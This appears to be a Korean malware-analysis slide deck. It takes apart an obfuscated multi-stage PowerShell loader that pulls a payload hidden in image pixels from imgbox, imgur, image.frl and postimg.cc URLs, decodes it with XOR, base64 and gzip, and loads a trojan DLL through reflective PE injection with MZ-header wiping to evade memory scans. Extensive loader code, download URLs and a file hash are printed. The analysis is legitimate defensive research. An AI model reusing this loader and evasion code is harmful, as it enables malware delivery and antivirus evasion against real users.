[Reflection.Assembly]::Load([byte[]]@(77 ,90 ,144 ,0 ,3 ,0 ,0 ,0 ,4 ,0 ,0 ,0 ,255 ,255 ,0 ,0 ,184 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,
```

```
$pg=""+(get-culture).LCID
foreach ($Dy in $magg){
            $o = @()
$xx = "$($pg)".ToCharArray()
        $re = [System.Text.Encoding]::UTF8
$Dy = [System.Convert]::FromBase64String($Dy)
for ($i = 0; $i -lt $Dy.count; $i++) {
                    $o += [char]([Byte]$Dy[$i] -bxor [Byte]$xx[$i%$xx.count])
                }}

$DXx = $re.GetString($o)
$Uno = [ee]::De($Dxx)
```

powershell 4

- 이번엔 꽤 깁니다! (160kb)

```
$aCmAS={

 ((("{34}{8}{6}{16}{45}{15}{33}{52}{25}{35}{5}{57}{32}{2}{61}{23}{60}{4}{49}{26}{22}{43}{30}{53}{18}{62}{39}{19}{29}{40}{64}{17}{37}{38}{48}{63}{42}{47}{58}{7}{9}{44}{36}{54}{55}{31}{10}{41}{20}{50}{12}{0}{13}{27}{56}{28}

[Reflection.Assembly]::Load([byte[]]@(77 ,90 ,144 ,0 ,3 ,0 ,0 ,0 ,4 ,0 ,0 ,0 ,255 ,255 ,0 ,0 ,184 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,64 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0


$pg=""+(get-culture).LCID
foreach ($Dy in $magg){
            $o = @()
$xx = "$($pg)".ToCharArray()
        $re = [System.Text.Encoding]::UTF8
$Dy = [System.Convert]::FromBase64String($Dy)
for ($i = 0; $i -lt $Dy.count; $i++) {
                    $o += [char]([Byte]$Dy[$i] -bxor [Byte]$xx[$i%$xx.count])
                 }}

$DXx = $re.GetString($o)
$Uno = [ee]::De($Dxx)



${G`lo`Bal:MG`GG} = ${U`No}
function In`VOke`-MsD
{
[CmdletBinding()]
Param(
    [Parameter(pOSItiOn = 0, MaNDATORy = ${FaL`SE})]
    [ValidateNotNullOrEmpty()]
    [Byte[]]
    ${PEBY`T`es},

    [Parameter(PosiTIOn = 1)]
    [String[]]
    ${cO`MP`Ut`erNA`me},

    [Parameter(POSiTiON = 2)]
    [ValidateSet( 'WString', 'String', 'Void' )]
    [String]
    ${fUNc`Re`TUR`N`TYpE} = 'Void',

    [Parameter(pOsItion = 3)]
    [String]
    ${e`xeAr`gS},

    [Parameter(POSItIOn = 4)]
    [Int32]
    ${pROC`iD},
```

powershell 4

- script 첫부분 난독화 해제시

```
(((“{34}{8}{6}{16}{45}{15}{33}{52}{25}{35}{5}{57}{32}{2}{61}{23}{60}{4}{49}{26}{22}{43}{30}{53}{18}{62}{39}{19}{29}{40}{64}{17}{37}{38}{48}
{63}{42}{47}{58}{7}{9}{44}{36}{54}{55}{31}{10}……jP,ijPDraijP,ij8Cm+8Cm’,’Ar]77),8CmOSA8Cm))’,’5}{4}{0}{3}{7}{1}qvA-‘,’ijP,ijPm/cd/8f/
ijP,ijP.ijP,ijP0ijP,ijPZi8Cm+8CmjP,ijPq0WQuij8Cm+8CmP,ijPnijP,ijPimgboijP,ijPcoijP,ijPgijP),(qv','lijP),8Cm+8Cm(qvA{9}{2}{5}{3}{10}{0}{','-
g8Cm+8Cmt 999){FLN{g}=&(ijPaijP) (qv',' FLN{nteKU}){if ((.(ijPaijP) (','05'))-ReplaCE'8Cm',[CHAR]39-ReplaCE 'Kfp',[CHAR]36 -crEplAcE
([CHAR]79+[CHAR]83+[CHAR]65),[CHAR]124  -crEplAcE 'XPV',[CHAR]96)
```

- 기존과 비슷한 URL image 다운로드+복호화

```
Add-Type -AssemblyName System.Drawing;
[string[]]${NU} = ('https://images2.imgbox.com/cd/8f/0q0WQuZj_o.png',   # new image download urls
                   'https://i.imgur.com/cf2262W.png',
                   'https://image.frl/i/cjtb8d42zjs576vt.png',
                   'https://i.postimg.cc/FmQq0XRh/D1.png?dl=1');
foreach(${URL} in ${nU}){
    if ((New-Object Net.WebClient)."downloadstring"(${uRl})."length" -gt 999){
        ${g} = New-Object 'System.Drawing.Bitmap'((New-Object Net.WebClient)."OpeNREaD"(${uRL}));
        ${O}= New-Object Byte[] 45300;
        (0..150)|.('%'){
            foreach(${x} in(0..299)){
                ${p} = ${G}."GeTPIxel"(${X},${_});          # same decryption
                ${o}[${_}*300+${X}] = ([math]::"FLoOr"((${P}."B"-band15)*16)-bor(${P}."g" -band 15))
            }
        };
        ${MAGG}=[System.Text.Encoding]::"aScIi"."gETsTRINg"(${O}[0..45071]);
        # decrypted buffer goes into ${magg} variable
        break;
    }
```

powershell 4


- 같은 방법으로 Decrypt

```
Add-Type -AssemblyName System.Drawing;
[string[]]${NU} = ('https://images2.imgbox.com/cd/8f/0q0WQuZj_o.png',   # new image download urls
                   'https://i.imgur.com/cf2262W.png',
                   'https://image.frl/i/cjtb8d42zjs576vt.png',
                   'https://i.postimg.cc/FmQq0XRh/D1.png?dl=1');

$counter = 1;
foreach(${URL} in ${nU}){
    if ((New-Object Net.WebClient)."downloadstring"(${uRl})."length" -gt 999){
        ${g} = New-Object 'System.Drawing.Bitmap'((New-Object Net.WebClient)."OpeNREaD"(${uRL}));
        ${O}= New-Object Byte[] 45300;
        (0..150)|.('%'){
            foreach(${x} in(0..299)){
                ${p} = ${G}."GeTPIxel"(${X},${_});          # same decryption
                ${o}[${_}*300+${X}] = ([math]::"FLoOr"((${P}."B"-band15)*16)-bor(${P}."g" -band 15))
            }
        };
        ${MAGG}=[System.Text.Encoding]::"aScIi"."gETsTRINg"(${O}[0..45071]);
        # decrypted buffer goes into ${magg} variable
        Out-File -FilePath "C:\\tmp\\dec2_$counter.txt" -InputObject ${magG} -Encoding ASCII
        $counter++;
    }
}
```

powershell 4

- Downloaded/decrypted 된 내용은 base64 encoded buffer



dec2_1.txt - Notepad

File Edit Format View Help

eQRHeHBxdXBwcXV0cH9OCANSf0BiRHVGWFoAYHcGdVgFXWxjemhteHJBfgJVXmUDA3t5Gh5RA3xzeVBbS0JZGh4fQAJJeV8FdFVSfHdne0FianJka2diXWcFWn
m5HRAZBCGdGbH9QSgJlBVxhaEd0UQddWQBcA11HS1obZH9DfFhTWXhtUgBgUgIFVEdUB1FaUxp8DQYIRh9pHnx5AVhKckVIfkMEB0dmf0dWDXVlWW1LAlNaVUA
YeCUIefmNNex4BBWgeehtpHkobSUsFbFBBX1JVARt5eGFedgFcRnAEGkNXHgdgB1IIfGBwQXpxRFxTDEBUXUZgVVZHVwUEe1xgAAcCUAh5enB0UUkefnpwHkcf
AV0dEe1JyHkp6V0RGGwJlZXVVS1YEfWFgAwRERht5Z3xFV1ZWTh4eHwYeHlpQAWNZA2VWXGVeAl9hZwR4BmFLAGJfelcABloFAAhnWQdmBAcff3xqQkUIBEF3R
AkVbR19ZQV0EdAJefV8DUFBLd1VlX0RYe3JcU3JZaHdocHZ+d2V0VXced3BJYkp
+SwV7UgBYYFJHB2JYRwEJdwliU3hHCGdnW1BKZHsCYVlbQ1pAUkkAG3sCXFhmXwRHSFQCH3sIQwRiQ2QHeWRne0JrSgx9fgVMQghgXgRcRVAIf0pRUFYIYmUBR
+Qx9tAwN0BnJfX0VHSElkSHtBcgZlCVB6QwlxB3hcdQhFSEZiBGBeUntgYlRgBgFFY1ZfBUQETgYIBAdpB1IGQlNRDFR
+aVBgYV1FU1NoB1pSYkVIQ31AXEVnVXQeUmNmYWNfHlVfbkNJRkFTB2BGcAZ7VWNLRFFhRmAMBkIDRF8IAF1rA0kfA0JaX3tbBVJGckZgZlxnXF4HXEMDZ3NQZ
+cwBYXggMdGhJDUgDRWZ1BAVGdgUAZ31VeVd7BFt4ZFNjegIER1ZlBgFRaUYFengHSndZQkh1f3VADHUed0Z0dkNCWFZEe1xQd0VLYHQBAwFDBgMIG35bWEdsU
RlhjZHB
+dWdBQWZmXXxJZ3MCSGkCSXsAVn5hXAUCdX5YAFt3UnweBEZJGkpmGglCVVsBegxXGmh6fHVeeH5CAHAJCXd7QmVBDUF0fUVBeQZFQUlgGwlkf39XdEB6clRTf
dVwGAFUHeWFbZhpXYlphCVFlAltjVQh4dUQGaUZlUHNgTmFYCXhzf3pGXH1ad3p1dwZDCGFSRV5iBVdZB0NXVloFQFgATWVLYFl/VwcMd15DBH9fXF1lRXtcRX
1NYAV9wBwVRVHkHX0kDG15GZlZwYQRTdktpCENzaXJNeQVRZVAFeHVFYVxtAkhKUkZeSFxrfkUfU2hiBUt1AwNpdkNWf15GAl4IXgNkQ0ZGZEUIQ2VpCFFJWmo
sCUlh8CU5zfB9eBQB+YEUFUl56GlYDfFVUWERfVR8FAkVwYWRGWwhXclVfQ0liaBpHY1dYAHxJBh8DU2EfBB5dYARhe2IbR1YfAB5pVnFraHJCGkN5fld6AX1Z
+YQdmU0lfbl5TZgBBXwN6GmVIXHVpBndHaR9DQVdWc18Ge3lCAQgCfAgHV3MeUmwFHlRHe0cBG19+c1d1GndCGkdCDXgeU215YxsCHlVZdVd5d1dHVWRfRwdkX
AABSQwUNfVcbdncaVl5hGlZyHgRdUnYGH1JSeQlESVRXY2V5VHF9SUFGHksfZXoBVx8IflhjCB5Df2keX1hhAAdeVQhZDQlffRtFVx9yBGdEeFZYCA1/a0YbeR
+VUZ3bHNTSQ1JdwNNVUUfUR4aB1oeRAUbGksDRmRXCFkCBgNiRXhbAlZcShseAB9TYR4IeAZXSEYeXx97RlR3bB5ceVdHVFZFRx5GB3cIAGx7awcbZgZoG0lJA
dkYfVH0DZwBpBgEGQ1sfA0lWU2ZEGwJgBUhnXQlzRHpbaE1LA2l
+fAd5c1RWUhtcXQNOH1ZIAXtYfH9mSGVGXntEYwV1ekMCBmYNAWZGDEV5R0YDUwNaV11WHwIJXAMFZQNaHgh5cFRiA31fSwZNUAlHB3h8RwVaf1EAAgZ4V19LW
VQlOZkh9B35aRGRDVX92CGdeA31FCRsBd2AfRwdyWUAeSHkIYQNMRwIHXEVJH0JzWXVfSWlDBAZ6RnYGUFtgUnhjUFVdeH8GXkJeBWhIXFcCYHh5Anp/CHZGYw

powershell 4


- 스크립트 다음 부분은 DLL을 byte 배열 형태에서 로드하는 코드
  - 77 == 0x4d == ‘M’, 90 == 0x5a == ‘Z’


```
[Reflection.Assembly]::Load([byte[]]@(77 ,90 ,144 ,0 ,3 ,0 ,0 ,0 ,4 ,0 ,0 ,0 ,255 ,255 ,0 ,0 ,184 ,0 ,0 ,0 ,0
0 ,0 ,0 ,128 ,0 ,0 ,0 ,14 ,31 ,186 ,14 ,0 ,180 ,9 ,205 ,33 ,184 ,1 ,76 ,205 ,33 ,84 ,104 ,105 ,115 ,32 ,112 ,
68 ,79 ,83 ,32 ,109 ,111 ,100 ,101 ,46 ,13 ,13 ,10 ,36 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,80 ,69 ,0 ,0 ,76 ,1 ,3 ,0 ,230 ,
0 ,0 ,0 ,32 ,0 ,0 ,0 ,64 ,0 ,0 ,0 ,0 ,0 ,16 ,0 ,32 ,0 ,0 ,0 ,2 ,0 ,0 ,4 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,4 ,0 ,0 ,0 ,0 ,
0 ,0 ,0 ,0 ,0 ,16 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,192 ,36 ,0 ,0 ,75 ,0 ,0 ,0 ,0 ,64 ,0 ,0 ,152 ,2 ,0 ,0 ,0
0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,3
120 ,116 ,0 ,0 ,0 ,20 ,5 ,0 ,0 ,0 ,32 ,0 ,0 ,0 ,6 ,0 ,0 ,0 ,2 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,32 ,
0 ,0 ,0 ,0 ,0 ,0 ,64 ,0 ,0 ,64 ,46 ,114 ,101 ,108 ,111 ,99 ,0 ,0 ,12 ,0 ,0 ,0 ,0 ,96 ,0 ,0 ,0 ,2 ,0 ,0 ,0 ,12
36 ,0 ,0 ,0 ,0 ,0 ,0 ,72 ,0 ,0 ,0 ,2 ,0 ,5 ,0 ,248 ,32 ,0 ,0 ,200 ,3 ,0 ,0 ,1 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,
0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,70 ,40 ,3 ,0 ,0 ,10 ,2 ,40 ,2 ,0 ,0 ,6 ,111 ,4 ,0 ,0 ,10 ,42 ,0 ,0 ,27 ,48 ,2 ,0 ,85
,0 ,10 ,19 ,4 ,9 ,17 ,4 ,111 ,9 ,0 ,0 ,10 ,17 ,4 ,111 ,10 ,0 ,0 ,10 ,11 ,222 ,12 ,17 ,4 ,44 ,7 ,17 ,4 ,111 ,1
7 ,42 ,0 ,0 ,0 ,1 ,40 ,0 ,0 ,2 ,0 ,29 ,0 ,18 ,47 ,0 ,12 ,0 ,0 ,0 ,0 ,2 ,0 ,22 ,0 ,39 ,61 ,0 ,10 ,0 ,0 ,0 ,0 ,
12 ,0 ,0 ,0 ,118 ,52 ,46 ,48 ,46 ,51 ,48 ,51 ,49 ,57 ,0 ,0 ,0 ,0 ,5 ,0 ,108 ,0 ,0 ,0 ,112 ,1 ,0 ,0 ,35 ,126 ,
,85 ,83 ,0 ,64 ,3 ,0 ,0 ,16 ,0 ,0 ,0 ,35 ,71 ,85 ,73 ,68 ,0 ,0 ,0 ,80 ,3 ,0 ,0 ,120 ,0 ,0 ,0 ,35 ,66 ,108 ,11
0 ,0 ,0 ,2 ,0 ,0 ,0 ,3 ,0 ,0 ,0 ,2 ,0 ,0 ,0 ,12 ,0 ,0 ,0 ,2 ,0 ,0 ,0 ,1 ,0 ,0 ,0 ,1 ,0 ,0 ,0 ,2 ,0 ,0 ,0 ,0 ,
,6 ,0 ,208 ,0 ,31 ,0 ,6 ,0 ,243 ,0 ,233 ,0 ,10 ,0 ,22 ,1 ,0 ,1 ,6 ,0 ,33 ,1 ,233 ,0 ,10 ,0 ,40 ,1 ,0 ,1 ,6 ,0
0 ,0 ,0 ,0 ,150 ,0 ,45 ,0 ,10 ,0 ,1 ,0 ,100 ,32 ,0 ,0 ,0 ,0 ,150 ,0 ,48 ,0 ,15 ,0 ,2 ,0 ,240 ,32 ,0 ,0 ,0 ,0
```

In-memory DLL

- It’s a .NET DLL

```
➜ downloaded file decoded2_mz.dll
decoded2_mz.dll: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
```





VA	Data	Description	Value
10002000	000024F0	Hint/Name RVA	0000 _CorDllMain
10002004	00000000	End of Imports	mscoree.dll

In-memory DLL

- Decompilation with ILSpy

```
// ee
using ...

public static byte[] Db(string inputString)
{
    byte[] buffer = Convert.FromBase64String(inputString);
    using (MemoryStream stream = new MemoryStream(buffer))
    {
        using (GZipStream gZipStream = new GZipStream(stream, CompressionMode.Decompress))
        {
            using (MemoryStream memoryStream = new MemoryStream())
            {
                gZipStream.CopyTo(memoryStream);
                return memoryStream.ToArray();
            }
        }
    }
}
```

```
// ee
using ...

public static string De(string inputString)
{
    return Encoding.UTF8.GetString(Db(inputString));
}
```

powershell 4(cont'd)

- 다시 script로 돌아가서...

```
$pg=""+(get-culture).LCID # <- ja-JP = 0x411 = 1041
$pg = "1041"    # to make it run
# $magg is downloaded&decrypted buffer. decoding again
foreach ($Dy in $magg){
    $o = @()
    $xx = "$($pg)".ToCharArray()
    $re = [System.Text.Encoding]::UTF8
    $Dy = [System.Convert]::FromBase64String($Dy)
    for ($i = 0; $i -lt $Dy.count; $i++) {
        $o += [char]([Byte]$Dy[$i] -bxor [Byte]$xx[$i%$xx.count])
    }
}
```

- 스크립트에서 아까의 메모리에 로딩된 .NET DLL 사용하여 decode/decompress


```
$DXx = $re.GetString($o)
$Uno = [ee]::De($Dxx) # In-memory DLL baset64 + decompress
```

powershell 4(cont'd)

- 덤프덤프!

```
PS C:\Users\Administrator> $pg = "1041"    # to make it run
>> # $magg is downloaded&decrypted buffer. decoding again
>> foreach ($Dy in $magg){
>>     $o = @()
>>     $xx = "$($pg)".ToCharArray()
>>     $re = [System.Text.Encoding]::UTF8
>>     $Dy = [System.Convert]::FromBase64String($Dy)
>>     for ($i = 0; $i -lt $Dy.count; $i++) {
>>         $o += [char]([Byte]$Dy[$i] -bxor [Byte]$xx[$i%$xx.count])
>>     }
>> }
>>
>> $DXx = $re.GetString($o)
>> $Uno = [ee]::De($Dxx) # In-memory DLL base64 + decompress
>>
PS C:\Users\Administrator> Out-File -FilePath "C:\\tmp\\t2\\dec3.txt" -InputObject ${Uno} -Encoding ASCII;
PS C:\Users\Administrator> _
```

- 결과는 base64 encoded buf인데, decode시 PE file


dec3.txt - Notepad
File Edit Format View Help
TVpQAAIAAAAEAA8A//8AALgAAAAAAAAAQAAaAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAEAAABAAAAACAAABAAAAAAAAAAQAAAAAAAAAAPAAAAAEAAAAAAAAAgABAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQ09ER
+AAAABAAAAAAAAAAAAAAAAAIAAAYERBVEEAAAAAaAUAAACQAAAABgAAAIIAA
AADQAAAACgAAAIoAAAAAAAAAAAAAAAAAAEAAAFAucnNyYwAAAAACAAAA4AAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAMONQABV
+mS////6/hdw4vAgy0EoEAAAcNVi+xRDzEDBRShQAAR4DHIA0Qk
+NHQMcgx0IkFFKFAAIlF/ItF/Fldw41AAJIxwIXSdCgxyYoKQoD5LZx0BYD5K3
>>> b=base64.decodestring(open('c:\\tmp\\t2\\dec3.txt','rt').read())
>>> b[:100]
'MZP\x00\x02\x00\x00\x00\x04\x00\x0f\x00\xff\xff\x00\x00\xb8\x00\x00
```
```

powershell 4(cont'd)

- 파워쉘의 나머지 코드들은 reflective DLL loading 관련 함수

```
Function import-dllimports
    {
        Param(
        [Parameter(posiTION = 0, MAnDAtORY = ${tRUE})]
        [System.Object]
        ${pEiNFo},

        [Parameter(pOsITIOn = 1, mAnDatorY = ${tRUe})]
        [System.Object]
        ${wIN32FUnCTIOnS},
```

```
Function import-dllinremoteprocess
    {
        Param(
        [Parameter(pOSiTION=0, manDATOry=${TRUE})]
        [IntPtr]
        ${REMoteproChAndlE},
```

```
Function Get-WIn32fUNcTionS
    {
        ${WIn32FuNCTiONS} = new-object System.Object

        ${vIRtUAlaLlOCaDDR} = Get-ProcAddress kernel32.dll VirtualAlloc
        ${virtUALALLOcdelEgaTE} = Get-DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
        ${virTUALAlloc} = [System.Runtime.InteropServices.Marshal]::"gETDELegATeForFUNcTioNpoINTEr"(${VIrTUALAlloCaDdR}, $
{ViRtuAlalLoCdEleGATe})
        ${Win32FUNcTioNS} | Add-Member NoteProperty -Name VirtualAlloc -Value ${VIrTUALaLLoC}
```

powershell 4(cont'd)

- 파워쉘의 나머지 코드들은 reflective DLL loading 관련 함수

```
Function CREatE-RemOtETHrEaD
    {
        Param(
        [Parameter(pOsITion = 1, mAndatoRy = ${TRUE})]
        [IntPtr]
        ${PrOcesShANdLE},

        [Parameter(pOsiTiON = 2, mANDAtorY = ${tRue})]
        [IntPtr]
        ${stArtaDdreSs},
```

```
Function COPY-SectIONs
    {
        Param(
        [Parameter(pOsITION = 0, mAnDaTORy = ${tRUE})]
        [Byte[]]
        ${pebytes},
```

```
Function mAIn
    {
        ${WIN32FUNCTIonS} = Get-Win32Functions
        ${win32types} = Get-Win32Types
        ${WiN32ConStANTS} =  Get-Win32Constants

        ${remoTepROcHANDlE} = [IntPtr]::"zeRo"

        if ((${procid} -ne ${NUlL}) -and (${procid} -ne 0) -and (${procname} -ne ${NuLL}) -and (${procname} -ne ""))
        {
            Throw ""
        }
```

Reflective DLL loading?

- DLL을 로드하는 가장 기본적인 방법은 - LoadLibrary(“mydll.dll”);
  - 이 방법은 DLL이 디스크에 있어야 함. 이는 AV 필터드라이버가 검사를 할 수 있다는 뜻

- 따라서 악성코드 세계에선 EXE/DLL 등 공격자의 코드를 LoadLibrary API를 쓰지 않고 메모리에 직접 올리는 일이 비일비재함 (아싸 악코조차!).

- LoadLibrary 와 마찬가지로 메모리에 섹션 올리고, IAT 처리해주고, relocation 처리해주는 등 API가 하는 행위를 직접 구현

- Open source! (C/C++, powershell, ASM, etc)

  - https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1

  - 여기에 PE byte[] 와 reflective loading 실행하는 코드 추가, 난독화 후 배포하는 형태

- 결과적으로 AV는 암호화/난독화된 형태를 보게 되고, AV가 (잠시동안만 메모리에 존재하게 되는) 악성코드의 복호화된 원본코드를 보려면, filter driver 외 다른 방법 필요

powershell 4(cont'd)

- 디코딩된 PE는 메모리에 올라갑니다

```
Function Main{
   if (!${pebytes}) {
        ${pebytes} = [System.Convert]::"FroMBaSe64STRiNg"(${glOBaL:MGGG});      # base64 decode to PE buffer
    }
    ${E_MagIc} = (${pebytes}[0..1] | &('%') {[Char] ${_}}) -join ''     # check MZ header
    if (${E_magiC} -ne 'MZ'){
        throw ''
    }
    if (-not ${doNOtzERomZ}) {              # remove MZ value in PE header (to evade memory dump analysis)
        ${pebytes}[0] = 0
        ${pebytes}[1] = 0
    }

    if (${EXeArgs} -ne ${nULl} -and ${EXeaRGs} -ne ''){
        ${eXeARGS} = "ReflectiveExe $ExeArgs"
    }
    else{
        ${exEaRGS} = "ReflectiveExe"
    }
    if (${CoMpUTeRnAme} -eq ${nUll} -or ${CoMPuTERnaME} -imatch "^\s*$"){       # reflective DLL loading with/without computer name
       Invoke-Command -ScriptBlock ${remotescriptblock} -ArgumentList @(${pebytes}, ${funcreturntype}, ${procid}, ${procname},${forceaslr})
    }
    else{
        Invoke-Command -ScriptBlock ${remotescriptblock} -ArgumentList @(${pebytes}, ${funcreturntype}, ${procid}, ${procname},${forceaslr})
-ComputerName ${cOmPutErnAmE}
    }
}
```

powershell 4(cont'd)

- 그런데 MZ는 지웁니다

```
        throw
}
if (-not ${doNOtzERomZ}) {                    # remove MZ value in PE header
    ${pebytes}[0] = 0
    ${pebytes}[1] = 0
}
```

DLL

- 복호화된 DLL을 덤프 떠보았습니다.
  - MD5: 9734DC58262DB411CE50322CB57A7379
  - SHA256: 6d88756625bf8ff65b12fd68e94520eac22996803b47117a37e4fb3484220823
  - IDB- https://drive.google.com/file/d/17eqjUBlbVlLz-dBkQ5ILVdDTb1-G2GiZ/view

DLL

47 / 68

47 engines detected this file

SHA-256	6d88756625bf8ff65b12fd68e94520eac22996803b47117a37e4fb3484220823
File name	kiken.exe
File size	37.5 KB
Last analysis	2019-02-15 06:21:46 UTC

Detection | Details | Community 3

Acronis	suspicious	Ad-Aware	Trojan.GenericKD.40845120
AhnLab-V3	Malware/Win32.Generic.C2900244	ALYac	Trojan.GenericKD.40845120
Antiy-AVL	Trojan/Win32.Pincav	Arcabit	Trojan.Generic.D26F3F40
Avast	Win32:Trojan-gen	AVG	Win32:Trojan-gen
Avira	TR/Spy.Bebloh.V	BitDefender	Trojan.GenericKD.40845120
CAT-QuickHeal	Trojan.Multi	Comodo	Malware@#13ciwycrgsu7s
